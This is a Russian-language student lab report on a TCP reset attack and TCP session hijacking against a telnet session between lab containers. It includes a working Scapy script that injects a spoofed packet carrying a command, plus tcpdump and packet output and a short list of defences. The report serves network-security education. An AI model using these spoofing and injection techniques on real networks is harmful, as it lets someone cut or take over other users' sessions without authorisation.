
Задача 2. TCP reset attack

1. Для выполнения атаки нам необходимо получить вводные данные. Для этого в момент подключения с `HostB` к `Victim` будем слушать трафик между ними с помощью `tcpdump`

Выполняем подключение с `HostB` к `Victim`




"Слушаем" трафик с помощью `tcpdump`



В логах трафика нам необходимо получить данные для наполнения скрипта -- `src`, `dst`, `sport`, `dport` и `seq`.

Параметр	Значение	Примечание
src	10.3.0.3	IP-адрес `HostB`
dst	10.3.0.4	IP-адрес `Victim`
sport	40060	Номер порта, с которого `HostB` устанавливает подключение
dport	23	Номер порта telnet на `Victim`
seq	1838235189	Номер следующей последовательности, который ожидает `Victim` от `HostB`

2. Подставим полученные данные в скрипт `opt2.py` для проведения атаки.



3. Выполним атакующий скрипт

```
┌──(marker㉿kali)-[~]
└─$ dockdocker exec -it seed-attacker ./volume/opt2.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.3.0.3'      (None)
dst        : DestIPField                       = '10.3.0.4'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 40060           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 1838235189      (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
```

4. Убедимся в наличии RST-пакета в `tcpdump`

```
19:09:39.916439 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [R], seq 1838235189, win 8192, length 0
19:09:54.753557 IP 10.3.0.3.40060 > 10.3.0.4.telnet: Flags [P.], seq 1838235189:1838235191, ack 3121089332, win 249, options [nop,nop,TS val 1873996171 ecr 1837724888], length 2
19:09:54.753581 IP 10.3.0.4.telnet > 10.3.0.3.40060: Flags [R], seq 3121089332, win 0, length 0
```

5. Проверим состояние соединения путём нажатия Enter в подключении `telnet`

```
└─$ docker exec -it HostB telnet Victim
Trying 10.3.0.4...
Connected to Victim.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cd95baba70aa login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.6.9-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that a
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~#
root@cd95baba70aa:~# Connection closed by foreign host.

┌──(marker㉿kali)-[~]
└─$
```

Согласно выводу, соединение было закрыто, атаку можно считать **успешной**.

Итог задачи 2.

TCP RST (Reset) атака - это форма атаки на уровне TCP, которая может быть использована для нарушения установленных TCP-соединений между клиентом и сервером.

Принцип работы атаки заключается в отправке поддельных RST-пакетов (пакетов сброса соединения) от имени одной из сторон (обычно от сервера) для преждевременного завершения установленного TCP-соединения. Это может привести к разрыву соединения и прекращению обмена данными между клиентом и сервером.

Несмотря на вышеописанное, подготовка к такой атаке является довольно сложной на практике, ведь злоумышленник должен иметь доступ к трафику внутри сети для правильного составления атакующего

пакета.

Задача 3. TCP Session Hijacking attack

1. Аналогично заданию 2 установим Telnet-сессию между узлами `HostB` и `Victim` и соберем исходные данные. Скелет кода похож на тот, который указан в задании 2, отличается лишь сегментом TCP и необходимостью добавления блока данных.

Основываясь на данных из `tcpdump` заполним нашу таблицу:




Таблица:

Параметр	Значение	Примечание
src	10.3.0.3	IP-адрес `HostB`
dst	10.3.0.4	IP-адрес `Victim`
sport	54402	Номер порта, с которого `HostB` устанавливает подключение
dport	23	Номер порта telnet на `Victim`
seq	4125627535	Номер следующей последовательности, который ожидает `Victim` от `HostB`
ack	2474120203	

2. Заполняем скрипт полученными данными

```
pentest > 01-network > 01-tcpip > 02-tcp > volume > opt3.py > ...
1  #!/usr/bin/env python3
2  from scapy.all import IP,TCP,send,ls
3  ip = IP(src="10.3.0.3", dst="10.3.0.4")
4  tcp = TCP(sport=54402, dport=23, flags="PA", seq=4125627535, ack=2474120203)
5  data = "\r mkdir 1337 \r"
6  pkt = ip/tcp/data
7  ls(pkt)
8  send(pkt, verbose=0)
9
```

3. Выполним атакующий скрипт


```
┌──(marker㉿kali)-[~]
└─$ docker exec -it seed-attacker ./volume/opt3.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.3.0.3'      (None)
dst        : DestIPField                         = '10.3.0.4'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 54402           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 4125627535      (0)
ack        : IntField                            = 2474120203      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 24 (PA)>  (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r mkdir 1337 \r' (b'')

┌──(marker㉿kali)-[~]
└─$
```

4. Убедимся в наличии пакетов в tcpdump.

```
20:09:14.609950 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [.], ack 2474120203, win 249, options [nop,nop,TS val 1877556028 ecr 1841500524], length 0
20:10:31.048280 IP 10.3.0.3.54402 > 10.3.0.4.telnet: Flags [P.], seq 4125627535:4125627549, ack 2474120203, win 8192, length 14
20:10:31.048755 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120205, ack 4125627549, win 249, options [nop,nop,TS val 1841576962 ecr 1877556028], length 2
20:10:31.255871 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120205:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841577170 ecr 1877556028], length 56
20:10:31.463883 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841577378 ecr 1877556028], length 58
20:10:31.896086 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841577810 ecr 1877556028], length 58
20:10:32.727858 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841578642 ecr 1877556028], length 58
20:10:34.391950 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841580306 ecr 1877556028], length 58
20:10:37.751849 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841583666 ecr 1877556028], length 58
20:10:44.407883 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841590322 ecr 1877556028], length 58
20:10:57.719843 IP 10.3.0.4.telnet > 10.3.0.3.54402: Flags [P.], seq 2474120203:2474120261, ack 4125627549, win 249, options [nop,nop,TS val 1841603634 ecr 1877556028], length 58
```

5. Проверив состояние нашего соединения между хостами `HostB` и `Victim` обнаруживаем, что соединение зависло и не реагирует на команды. Но как обстоят дела с папкой `1337` на хосте `Victim`?



Видим свежесозданную папку с именем `1337`, сигнализирующую о том, что атака прошла **успешно**!

Итог задачи 3.

TCP Session Hijacking (взятие сессии) - это форма атаки на уровне TCP, направленная на захват установленной сессии между клиентом и сервером с целью несанкционированного доступа к данным или выполнения действий от имени атакуемого пользователя.

Принцип работы атаки заключается во вмешательстве в установленное TCP-соединение между клиентом и сервером путем введения поддельных TCP-пакетов или захвата существующих пакетов для манипуляции сессией. Атакующий может попытаться взять контроль над сессией, изменить данные, выполнить команды от имени пользователя или даже завершить сессию.

В целом атака очень похожа на TCP RST-атаку по необходимым вводным данным.

Для защиты от подобных атак могут применяться различные меры, такие как:

- Использование шифрования и цифровой подписи для защиты конфиденциальности и целостности данных во время передачи. (Например, использование SSHv2 вместо Telnet)
- Мониторинг сетевого трафика с целью обнаружения подозрительной активности или аномалий. (Сетевые снифферы с IDS, например PT Network Attack Discovery или Kaspersky Anti-Targetted Attack)
- Настройка сетевой защиты, включая файерволы, средства обнаружения вторжений и фильтрацию пакетов.

Итог лабораторной работы

На этом лабораторная работа окончена, файл отчет в формате pdf во вложении.

Выполнил: Харитонов Марат Русланович, студенческий билет №M235314.